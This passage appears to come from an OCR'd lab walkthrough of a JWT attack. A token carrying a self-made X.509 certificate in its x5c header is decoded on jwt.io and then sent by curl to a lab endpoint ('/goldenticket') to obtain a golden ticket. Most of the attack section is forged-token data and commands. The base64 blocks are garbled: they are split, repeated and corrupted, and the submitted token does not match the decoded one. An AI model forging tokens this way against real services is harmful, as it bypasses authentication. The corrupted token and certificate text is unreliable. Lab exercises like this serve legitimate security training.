s9BSfupP6qyFIJje8TUSoSMXofXuSCjaP4J7ILyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-
MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO4xARVbyjoVpgCw2Ikc
3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo
```

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.




Encoded

```
eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5V
UXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZD
UWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIs
Imt0eSI6IlJTQSIsImFsZyI6IlJTMjU2IiwibiI6
Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTRO
emRrTW1FeE5qVTVZV0k0TXpCa056WTFNR1ZqWmpn
M01UbGxaR0ZoTWpjelpUSTVNVFEzW1RkbVpHTX1Z
VGRtTjJZNU1qSmlZVGsyW1RVMVpqazNZbVZpTUdV
MFpqUTFZV1psTUdZMU1qWmhZVEUwW1RBNU5XUmlO
M1JpT1RFeU5qSmhZbVl5TVRoaFl6azNPVEEwW1RN
NVltSTRaR0ZrWm1FNE1XTTJNVFJtWTJOaFpHUTBO
M1UxWm1VME1HSTFZakl5TmpWbU9UYzVaR1k0TjJV
eF1UTmlOamN5TTJKa01tRXlOREF6TW1VNVptUmlO
Ml13WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdS
ak5tRTRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpN
```


Decoded

HEADER:


```
{
  "x5t":
"OEU5N0UwQTdCNDU3QjA0NUQxRjBCN0NCMzQ0NUFFMkUyN0MzNjVCQg",
  "use": "sig",
  "e": "MTAwMDE",
  "kty": "RSA",
  "alg": "RS256",
  "n":
"MDBkNGMxZDk4NzdlNmZiMTc1NjU4NzdkMmExNjU5YWI4MzBkNzY1MGVjZ
jg3MTllZGFhMjczZTI5MTQ3ZTdmZGMyYTdmN2Y5MjJiYTk2ZTU1Zjk3YmV
iMGU0ZjQ1YWZlMGY1MjZhYTE0ZTA5NWRiN2RiNTEyNjJhYmYyMThhYzk3O
TA0ZTM5YmI4ZGFkZmE4MWM2MTRmY2NhZGQ0N2U1ZmU0MGI1YjIyNjVmOTc
5ZGY4N2UxYTNiNjcyM2JkMmEyNDAzMmU5ZmRiN2YwZjA4ZmY1MzY5NTk1Z
TJlZDhkMWRjNmE4MmY5ODE2MDFmYzEwZmMxNmUzMTkxYTlhNmQxMDkyOTF
kOTE2ZmIwOWJlZmIwYmQ2NjhiZTg0NjU4MDQ2NzUxNmY3ZGNiODZlOGFlM
DY2YmY3MzIxNjNjYmMzZDQ5NGY2OWFhZjc4YmEzMjc2ZDA3ZjNlYzdkM2U
0M2NlZjI0NDZjMjYzZjdlMTU2MjM4OGRjMDJiODk0YzFlNTRlNDc5NDQ5N
mY1NzQ0YjZiODlkOGE3ZjgwYWVmNGE2ZGE4MzU1ZDRkYzYzN2Y0NWNmM2N
hODVjNTIzZDRlMThhYmI3NWZlYmJhOWU3ODE1NzdiMGQ0ZGUyOWYwYjZjZ
DQwZTdmMDRlNTBhZjA4NDM2ZDliMmE1ZWMxYTBkZWQzY2Q1MWU2Mjc2ODE
```



```
M1pqZ3dZV1ZtTkdFM1pHRTRNelUxWkRSa1l6WXpO
MlkwTldObU0yTmhPRFZqTlRJelpEUmxNVGhoWW1J
M05XWmxZbUpoT1dVM09ERTFOemRpTUdRMFpHVX1P
V1l3WWpaalpEUXdaVGRtTURSbE5UQmhaakE0TkRN
MlpEbGlNbUUxWldNeFlUQmtaV1F6WTJRMU1XVTJN
amMyT0RFM1pUSm1OV1ZpTldZNU9ESTVOVEpqTXpB
ME5USmxNMk0yT0dZd1lqQTVZV1V6WldGbFlqTm1Z
akUxWVRZM01XTTBObU01WkRWaE5HUTJZalJsWm1Z
MU9ERmtabVE1T0dJeVptTTVOVE0xWlRWbVpUYzVP
VGN3T0dKbE16QXhZbUZrTkROaE5UVTROVFpqTUdS
a1lqZzFZemc0WXpJeU5qZGpaVFE0T1RoaFlqY3lP
R1EyTmpobVpqTmtNbUptTWprd01UVTJPR014TXpN
eE1EVXdNbVZsWWpFelpHUmxOemxtTkRsbVpUVXdZ
emN5TUdVek1XRmxZVE5sTWpRM1ptSTVPV1l5WTJG
```



```
iYjg0MjE3YTI3MzI0ZjE5M2Z1NTk2MTYxZTczODIyMTAxYTE4NTdhMTc5N
TU2OWU5ZDY3MjE2YTgwYzQzMmMyMjg1Yzhk",
  "x5c": "MIIGCTCCA/GgAwIBAgIUR/iZZCE3YIu6LM6QoGuftrb
//F4wDQYJKoZIhvcNAQELBQAwgZMxCzAJBgNVBAYTAlVTMRMwEQYDVQQID
ApDYWxpZm9ybmlhMRIwEAYDVQQHDAlTdW5ueXZhbGUxEjAQBgNVBAoMCVd
pdHJhcHBlcjEPMA0GA1UECwwGV2l0cmFwMRIwEAYDVQQDDAl3aXRycC5jb
20xIjAgBgkqhkiG9w0BCQEWE2FkbWluQGxvY2FsaG9zdC5jb20wHhcNMTk
xMTIwMDUxOTM4WhcNMjAxMTE5MDUxOTM4WjCBkzELMAkGA1UEBhMCVVMxE
zARBgNVBAgMCkNhbGlmb3JuaWExEjAQBgNVBAcMCVN1bm55dmFsZTESMBA
GA1UECgwJV2l0cmFwcGVyMQ8wDQYDVQQLDAZXaXRyYXAxEjAQBgNVBAMMC
XdpdHJwLmNvbTEiMCAGCSqGSIb3DQEJARYTYWRtaW5AbG9jYWxob3N0LmN
vbTCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBANTB2Yd+b7F1Z
Yd9KhZZq4MNdlDs+HGe2qJz4pFH5
/3Cp/f5IrqW5V+XvrDk9Fr+D1JqoU4JXbfbUSYqvyGKyXkE45u42t+oHGF
PzK3Ufl/kC1siZfl534fho7ZyO9KiQDLp/bfw8I
/1NpWV4u2NHcaoL5gWAfwQ
/BbjGRqabRCSkdkW+wm++wvWaL6EZYBGdRb33LhuiuBmv3MhY8vD1JT2mq
94ujJ20H8+x9PkPO8kRsJj9+FWI4jcAriUweVOR5RJb1dEtridin+ArvSm
2oNV1Nxjf0XPPKhcUj1OGKu3X+u6nngVd7DU3inwts1A5
/BOUK8IQ22bKl7BoN7TzVHmJ2gW4vXrX5gpUsMEUuPGjwsJrj6us
```



```
RmtiV2x1UUd4dlkyRnNhRzl6ZEM1amIyMHdIaGNO
TVRreE1USXdNRFV4T1RNNFdoY05NakF4TVRFNU1E
VXhPVE00V2pDQmt6RUxNQWtHQTFVRUJoTUNWVk14
RXpBUkJnTlZCQWdNQ2t0aGJHbG1iM0p1YVdFeEVq
QVFCZ05WQkFjTUNWTjFibTU1ZG1Gc1pURVNNQkFH
QTFVRUNnd0pWMmwwY21Gd2NHVnlNUTh3RFFZRFZR
UUxEQVpYYVhSeVlYQXhFakFRQmdOVkJBTU1DWGRw
ZEhKd0xtTnZiVEVpTUNBR0NTcUdTSWIzRFFFSkFS
WVRZV1J0YVc1QWJHOWpZV3hvYjNOMExtTnZiVEND
QW1Jd0RRWUpLb1pJaHZjTkFRRUJCUUFEZ2dJUEFE
Q0NBZ29DZ2dJQkFOVEIyWWQrYjdGMVpZZDlLaFpa
cTRNTmRsRHMrSEdlMnFKejRwRkg1LzNDcC9mNUly
cVc1VitYdnJEazlGcitEMUpxb1U0SlhiZmJVU1l1x
dnlHS3lYa0U0NXU0MnQrb0hHRlB6SzNVZmwva0Mx
c2laZmw1MzRmaG83WnlPOUtpUURMcC9iZnc4SS8x
TnBXVjR1Mk5IY2FvTDVnV0Fmd1EvQmJqR1JxYWJS
Q1NrZGtXK3dtKyt3dldhTDZFWllCR2RSYjMzTGh1
aXVCbXYzTWhZOHZEMUpUMm1xOTR1akoyMEg4K3g5
UGtQTzhrUnNKajkrRldJNGpjQXJpVXdlVk9SNVJK
YjFkRXRyaWRpbitBcnZTbTJvTlYxTnhqZjBYUFBL
```

PAYLOAD: DATA

```
{
  "iat": 1574682363,
  "role": "authenticated",
  "exp": 1574768763
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN CERTIFICATE-----
  MIIGCTCCA/GgAwIBAgIUR/iZZCE3Y
  Iu6LM6QoGuftrb//F4wDQYJKoZIhv
  cNAQELBQAwgZMxCzAJBgNVBAYTAlV
  TMRMwEQYDVQQIDApDYWxpZm9ybmlh ,
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```

Signature Verified

Note:


1. The algorithm used for signing the token is "RS256".
2. The token is using x5c header parameter which contains the X.509 certificate to be used for token verification.
3. The token has various fields: n, e, x5c, x5t, kid. Also, notice that kid value is equal to x5t value.

Info:

1. The "x5c" (X.509 certificate chain) Header Parameter contains the X.509 public key certificate or certificate chain corresponding to the key used to digitally sign the JWS.

2. The "x5t" (x.509 certificate thumbprint) header parameter provides a base64url encoded SHA-256 thumbprint (i.e., digest) of the DER encoding of an X.509 certificate that can be used to match a certificate.

Note: https://jwt.io automatically extracts the X.509 certificate and places it in the "Verify Signature" sub-section in "Decoded" section.



VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN CERTIFICATE-----
  MIIGCTCCA/GgAwIBAgIUR/iZZCE3Y
  Iu6LM6QoGuftrb//F4wDQYJKoZIhv
  cNAQELBQAwgZMxCzAJBgNVBAYTAlV
  TMRMwEQYDVQQIDApDYWxpZm9ybmlh ,
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```


Submitting the above issued token to the API to get the golden ticket:

Command:


```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWt
VeU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJIIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJ
TMjU2IiwibiI6Ik1EQmtOR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k
0TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTWpjeIpUSTVNVFEzWlRkbVpHTXlZVGRtTjJZ
NU1qSmlZVGsyWlRVMVpqazNZbVZpTUdVMFpqUTFZV1psTUdZMU1qWmhZVEUwWlRBNU
5XUmlOMlJpTlRFeU5qSmhZbVI5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJN
VFJtWTJOaFpHUTBOMlUxWm1VME1HSTFZakI5TmpWbU9UYzVaR1k0TjJVeFlUTmlOamN5T
TJKa01tRXlOREF6TW1VNVptUmlOMlI3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5t
RTRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpNVGt4WVRsaE5tUXhNRGt5T1RGa09URTJa
bUI3T1dKbFptSXdZbVEyTmpoaVpUZzBOalU0TURRMk56VXhObVkzWkdOaU9EWmxPR0ZsT
URZMlltWTNNekI4TmpOaltTXpaRFE1TkdZMk9XRmhaamM0WW1Fek1qYzJaREEzWmpObFI
6ZGtNMlUwTTJObFpqSTBORFpqTWpZeIpqZGxNVFUyTWpNNE9HUmpNREppT0RrMFI6Rmx
OVFJsTkRjNU5EUTVObVkxTnpRMFIqWmlPRGxrT0dFM1pqZ3dZV1ZtTkdFMlpHRTRNeIUxWk
RSa1I6WXpOMlkwTldObU0yTmhPRFZqTlRJeIpEUmxNVGhoWW1JM05XWmxZbUpoT1dVM0
9ERTFOemRpTUdRMFpHVXlPV1I3WWpaaIpEUXdaVGRtTURSbE5UQmhaakE0TkRNMlpEbG
lNbUUxWldNeFlUQmtaV1F6WTJRMU1XVTJNamMyT0RFMlpUSm1OV1ZpTldZNU9ESTVOVE
pqTXpBME5USmxNMk0yT0dZd1IqQTVZV1V6WldGbFIqTm1ZakUxWVRZM01XTTBObU01Wk
RWaE5HUTJZaIJsWm1ZMU9ERmtabVE1T0dJeVptTTVOVE0xWlRWbVpUYzVPVGN3T0dKbE
16QXhZbUZrTkROaE5UVTROVFpqTUdSa1IqZzFZemc0WXpJeU5qZGpaVFE0T1RoaFIqY3lP
R1EyTmpobVpqTmtNbUptTWprd01UVTJPR0I4TXpNeE1EVXdNbVZsWWpFeIpHUmxOemxtTk
RsbVpUVXdZemN5TUdVek1XRmxZVE5sTWpRM1ptSTVPV1I5WTJGbFpUaGhZV0prT1RreU5
tRmhZVGN3TW1aa1IqSTBOMkV6TjJZM05XTTVaR0ZtT1RNMU5ERTNPR016WVRObE5qaGt
ZMkptTVRZNE5qazFObU15TWpCbFpUTm1abUV6TkRVNU4yVTRPRFZoTWpkaE5ETmxOVG
hqTnpObU5XTXdNR1EyWXpWaVpXUTFORFkyWWpVeFpESTNNVFkzTXpnMk4yWTVZMlZp
WkRWa09HWm1abU5rWXpobE5USTNORk1TW1aa1I6QmhPVE00WkRjd01EZ3pNamxsTVR
saE5HVmtZV0I5WkRnNE1qY3pZekkyWW1KbVpqazJPVEpoTnpOaVpqRTNaRGsyWWpZMk5
qVTBOemxpTW1ZeIpqY3hPV1ZqT0RCak5UVTVOamN3T0RZM09HSXhaREJrWVRZNFpETmI
ZamcwTWpFM1lUSTNNekkwWmpFNU0yWmxOVGsyTVRZeFpUY3pPREI5TVRBeFlURTROV
GRoTVRjNU5UVTJPV1U1WkRZM01qRTJZVGd3WXpSek1tTXlNamcxWXpoaylsIng1YyI6Ik1J
SUdDVENDQS9HZ0F3SUJBZ0lVUi9pWlpDRTNZSXU2TE02UW9HdWZ0cmIvL0Y0d0RRWUp
Lb1pJaHZjTkFRRUxCUUF3Z1pNeEN6QUpCZ05WQkFZVEFsVlRNUk13RVFZRFZRUUIEQXB
EWVd4cFptOXlibWxoTVJJd0VBWURWUVFIREFsVGRXNXVlWFpoYkdVeEVqQVFCZ05WQkF
vTUNWZHBkSEpoY0hCbGNqRVBNQTBHQTFVRUN3d0dWMmwwY21Gd01SSXdFQVlEVlFR
RERBbDNhWFJ5Y0M1amIyMHhJakFnQmdrcWhraUc5dzBCQ1FFV0UyRmtiV2x1UUd4dlkyRn
```

NhRzl6ZEM1amIyMHdIaGNOTVRreE1USXdNRFV4T1RNNFdoY05NakF4TVRFNU1EVXhPVE
00V2pDQmt6RUxNQWtHQTFVRUJoTUNWVk14RXpBUkJnTlZCQWdNQ2tOaGJHbG1iM0p1Y
VdFeEVqQVFCZ05WQkFjTUNWTjFibTU1ZG1Gc1pURVNNQkFHQTFVRUNnd0pWMmwwY21
Gd2NHVnlNUTh3RFFZRFZRUUxEQVpYYVhSeVlYQXhFakFRQmdOVkJBTU1DWGRwZEhKd
0xtTnZiVEVpTUNBR0NTcUdTSWIzRFFFSkFSWVRZV1J0YVc1QWJHOWpZV3hvYjNOMExtTn
ZiVENDQWlJd0RRWUpLb1pJaHZjTkFRRUJCUUFEZ2dJUEFEQ0NBZ29DZ2dJQkFOVEIyWW
QrYjdGMVpZZDlLaFpacTRNTmRsRHMrSEdlMnFKejRwRkg1LzNDcC9mNUIycVc1VitYdnJEazl
GcitEMUpxb1U0SlhiZmJVU1IxdnlHS3lYa0U0NXU0MnQrb0hHRlB6SzNVZmwva0Mxc2laZmw1
MzRmaG83WnlPOUtpUURMcC9iZnc4SS8xTnBXVjR1Mk5IY2FvTDVnV0Fmd1EvQmJqR1JxY
WJSQ1NrZGtXK3dtKyt3dldhTDZFWllCR2RSYjMzTGh1aXVCbXYzTWhZOHZEMUpUMm1xOT
R1akoyMEg4K3g5UGtQTzhrUnNKajkrRldJNGpjQXJpVXdlVk9SNVJKYjFkRXRyaWRpbitBcnZT
bTJvTlYxTnhqZjBYUFBLaGNVajFPR0t1M1grdTZubmdWZDdEVTNpbnd0czFBNS9CT1VLOEI
RMjJiS2w3Qm9ON1R6VkhtSjJnVzR2WHJYNWdwVXNNRVV1UEdqd3NKcmo2dXMvc1Zwbkh
FYkoxYVRXdE8vMWdkL1ppeS9KVTE1ZjU1bHdpK01CdXRRNlZZVnNEZHVGeUI3aVo4NUltS
3R5aldhUDg5Sy9LUUZXaXhNeEJRTHVzVDNlZWZTZjVReHlEakd1bytKSCs1bnI5dTZLcTlpU2
FxcHdMOXNrZWpmM1hKMnZrMVFYakRvK2FOeS9Gb2FWYkNJTzQvK2pSWmZvaGFKNlErV
01jL1hBRFd4YjdWUm10UjBuRm5PR2Y1enIxZGovL055T1VuUXBMOXdLazQxd0NES2VHYVR
0cXkySUp6d211LytXa3FjNzhYMld0bVpVZWJMejl4bnNnTVZaWndobmI4ME5wbzA3dUVJWG9
uTWs4WlArV1dGaDV6Z2lFQm9ZVjZGNVZXbnAxbklXcUF4RExDS0Z5TkFnTUJBQUdqVXpCU
k1CMEdBMVVkRGdRV0JCUnJ4ZS9XWU81SWYyQnViYmwreVlYc0lTUXJMakFmQmdOVkhT
TUVHREFXZ0JScnhlL1dZTzVJZjJCdWJibCt5WVhzSVNRckxxQVBCZ05WSFJNQkFmOEVCCV
EFEQVFIL01BMEdDU3FHU0liM0RRRUJDd1VBQTRJQ0FRQTEyOFhRZ05oQXgyUjg0STFEY
VcvMldFVTNqSjZpQ3FNUXQ1YUNjMStXSkFQVUJXYlNaYzhSaFo2bUhCblRKN1NndXBjTVJt
YVppZUlIcTZnN0VDU1FwR1p6Y3J0cEJsRGNnc1lKd0RpUm92aEltYXpZMGo4bm96ZHFBSkh
MQmF0RFJyRFEzbHZGU29rV1F6eFNKOFpLenRIVzZWS3FiampaOFhTZm0zamJmOWMzVXI
XcFVLVEgvV0RHeE15VGVIN0V6N1FvbDNPZjFqbkFtbIltZi9XZS9tcmdSYjRGTVY4a3gvbWV5
R3lIWmpSdmJlVHRDeWxmeHlmNDBCbkk0cVkwRytXVnBVZ0JDQlFBNUx2RGZIWUJRNVVhd
0tlZCtRdmRrVERNWWJxaE9PaE1aS0tWS0ZML0k1dnBncEFUVk8zQWgvKzM3T1RMQ1A1TH
lYL1VzbXc2dCs2T2w2Z0s2SEJLUVNEczlaT3VPaW40THFhZ3Ria3pKVjY0U0FpbHpERHBZYX
h0d2JuZnVIZVNSd205dVBwZW9MRGF6Q0N6V0dzL1lPYzBWdUxqaXZUcm5RU2JiSGE0S0lG
eWtQb2JJbXJ4enVQR2orazVoelE0Z3ZBZjJESkJnQkRONjJ1WWVYMXZkWGg3TnVJM1I5RH
g3bWFnb3paakhreHZoK0VMbXVUWlpXYkM2QjZiQWxEcU1qNmJJc241Q3RiSFdteXlMZTk2alI
xRmJaY1U4L0tMWW54RktOZjlIcEdTWnBvYTc1dnpPK0psTDJkYk9WNjNLR1pTYllyWHhoRkw
weVgzWnhBYXBwemoxeVFTeVRPNCtWL1JhZE11cnk5ckMySHVzZkI4MXp2TDdKU0pWcFlU
SG1MT2FrcXFkZmRVeGFRYWhEdkVvMytKdzY4eHFRPT0iLCJ0eXAiOiJKV1QiLCJraWQiOiJ
PRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOal
ZDUWcifQ.eyJpYXQiOjE1NzQ2ODIzNjMsInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNT
c0NzY4NzYzfQ.XgPER68yo0T9d5mLOn7ewrPHPRBLeBQHgtyPIHeL6Ph19-mPbhIaHc_XUI3z
IzrFFWn4nNoZAnEMwv6OI1IdLsBDdDRWL6WxYdYjp4r17mmV_Ni8cyB5snNnBE8GG6N_E8i

```
8AUiCWNkwsr8YjMujqjvwb7Ie81Z2Vgb8Nw-LgDLvYUC9Frp3GxvMmE1BKsysz4jv9KLVf04Ku
NnPkA5BKgJgwF6V-iKHVJAiR6vrRqfzDR_AD5gVkHTp1eTzkgImomo-Z7bZ2THVAPtu8sVyNG
yGcGpdBQbFsN2ZxLFgCYUaO-Vuf7bJd6SXJzjRqXDBAz9XX6_pYbBSjMq5pSfIPMZfCUHeyO
Pv38saEbOBEApMw5SBNISrGC7trjBewWz6yYAPebDSTmBObe-BKowEjSK_mKCevKk1K3sY
Nzw0E-zatPR30y5PsVIqaqtAdLvF5app55aZSJH9n8dsx3tSZEswuiWShABnHwepyUBUAyPyTI
s9BSfupP6qyFIJje8TUSoSMXofXuSCjaP4J7ILyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-
MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO4xARVbyjoVpgCw2Ikc
3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo"}'
http://192.129.185.3:8080/goldenticket
```



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
